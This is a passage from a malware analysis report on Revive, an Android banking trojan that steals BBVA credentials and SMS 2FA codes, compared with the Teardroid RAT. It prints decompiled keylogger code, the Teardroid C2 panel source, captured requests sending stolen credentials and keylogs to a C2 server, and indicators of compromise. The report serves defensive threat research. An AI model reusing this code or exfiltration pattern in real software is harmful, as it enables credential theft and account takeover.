    v0.execSQL("DROP TABLE IF EXISTS keylog_table");
    Intrinsics.checkNotNullExpressionValue(v0, "db");
    this.onCreate(v0);
}

public Cursor getKeyLogs() {
    return this.getReadableDatabase().rawQuery("SELECT * FROM keylog_table", null);
}

private final void insertKey(String key) {
```

Figure 7 – Example of comparison between Teardroid and Revive

Moving to its C2 infrastructure, other similar features can be observed as well, since both of them appear to be based on FastAPI, a Web framework for developing RESTful APIs in Python, similar to Django/Flask.

In fact, it appears that TAs also create a variant of the Teardroid control panel [4], adapting it for their needs during a fraud operation (e.g. collecting valid credentials, intercepting SMS messages, etc..).

The following figure shows some of the similarities found during our investigation:



Revive C2 infrastructure

80.85.153.49:4000/version

```
{"version":"4.0"}
```


Teardroid control panel source code

```
app = FastAPI(
    version="4.0",
    title="Teardroid v2 - BOTNET",
    description="Teardroid v2 - BOTNET",
    redoc_url=None,
)

origins = ["*"]
app.include_router(client.router)
app.include_router(command.router)
app.include_router(notification.router)
app.include_router(auth.router)
auth.check_auth()
app.mount("/v4", StaticFiles(directory="build", html=True), name="build")
app.mount("/static", StaticFiles(directory="static", html=True), name="static")
app.add_middleware(
    CORSMiddleware,
    allow_origins=origins,
    allow_credentials=True,
    allow_methods=["*"],
    allow_headers=["*"],
)


class Settings(BaseModel):
    authjwt_secret_key: str = "jaihind"


# callback to get your configuration
@AuthJWT.load_config
def get_config():
    return Settings()


@app.exception_handler(AuthJWTException)
def authjwt_exception_handler(request: Request, exc: AuthJWTException):
    return JSONResponse(status_code=exc.status_code, content={"detail": exc.message})


@app.exception_handler(StarletteHTTPException)
async def custom_http_exception_handler(request, exc):
    if exc.status_code == 404:
        return HTMLResponse(open("build/index.html", "rb").read())
    return JSONResponse(status_code=exc.status_code, content={"detail": exc.detail})


@app.route("/v4")
async def index(request: Request):
    return HTMLResponse(open("build/index.html", "rb").read())


@app.get("/")
async def root():
    return RedirectResponse("/v4/overview")


@app.get("/version")
async def version():
    return {"version": app.version}
```

Figure 8 – C2 infrastructure similarities

Revive has been developed with the goal of performing ATO attacks against a specific target. In order to achieve this task, the malware has three capabilities:


- Steal the login credentials. The following task can be achieved both with the clone page shown to the user and with the keylogger feature, through the abuse of the Accessibility Services.
- Intercept all messages received from the infected devices, with the aim of obtaining the 2FA of the bank sent to the user via SMS.
- Grab everything that the user writes on the device (e.g credentials, messages, phone numbers etc, as shown in Figure 10). Those information are saved on a local database and sent to the C2 server.



```
POST /sms/insert HTTP/1.1
Content-Type: application/json;
User-Agent: Dalvik/2.1.0 (Linux;
Host: 80.85.153.49:4000
Connection: close
Accept-Encoding: gzip, deflate
Content-Length: 66

{
  "msg_from":"+34[redacted]",
  "sms":"pin:[redacted]",
  "victim_id":"null"
```

```
POST /sms/email HTTP/1.1
accept: application/json, text/p
Content-Type: application/json
Content-Length: 44
Host: 80.85.153.49:4000
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/4.9.2

{
  "username":"[redacted]",
  "password":"[redacted]"
}
```

Figure 9 – Information stolen by Revive and sent to the C2 server



```
public static final Companion Companion = null;
private static final String DATABASE_NAME = "SMS_CATCHER";
private static final int DATABASE_VERSION = 1;
private static final String DATA_COl = null;
private static final String ID_COL = null;
public static final String TABLE_NAME = "keylog_table";

static {
    DBkeyloggerHelper.Companion = new Companion(null);
    DBkeyloggerHelper.ID_COL = "id";
    DBkeyloggerHelper.DATA_COl = "logs";
}
```

id	logs
1	[•••••6][••••5][•••4][••3][•2][1][][...

```
POST /keylog/insert HTTP/1.1
Content-Type: application/json; charset=utf-8
User-Agent: Dalvik/2.1.0 (Linux; U; Android 10; Sam
Host: 80.85.153.49:4000
Connection: close
Accept-Encoding: gzip, deflate
Content-Length: 627

{
  "victim_id":"null",
  "keylog":
  "{\"content\":\"[•••••6][••••5][•••4][••3][•2][1]
```

Figure 10 - Keylogger functionality

[3] https://github.com/ScRiPt1337/Teardroid-phprat

[4] https://github.com/ScRiPt1337/Teardroidv4_api

Final Considerations

Concurrently to the well-known Android Banking Trojan, like SharkBot, TeaBot or Oscorp/UBEL, that are complex malware with multiple features able to carry out advanced attacks like ATO/ATS, there are also small and tailored campaigns, probably conducted by local TAs. The latter types of scenarios sometimes could be more difficult to intercept, since the malware are usually written from scratch (often not detected by antivirus solutions), with few features tailored for only one target and the campaigns are carried out for only a few days.

At the time of writing, it is difficult to make an hypothesis about the future of Revive, since the malware is still in its early stages (although it is already able to perform ATO attacks); TAs could improve it following multiple paths (e.g.adding new features and transform Revive into a RAT or customizing the malware for other targets).

Appendix 1: IOCs

IoC	Description
4240473028f88a3ef54f86f1cd387f24 cf704e63652c23c2d609e9a01659511c	Revive samples
80[.]85[.]153[.]49	C2 server
bbva.appsecureguide[.]com bbva.european2fa[.]com	Phishing website used to deliver Revive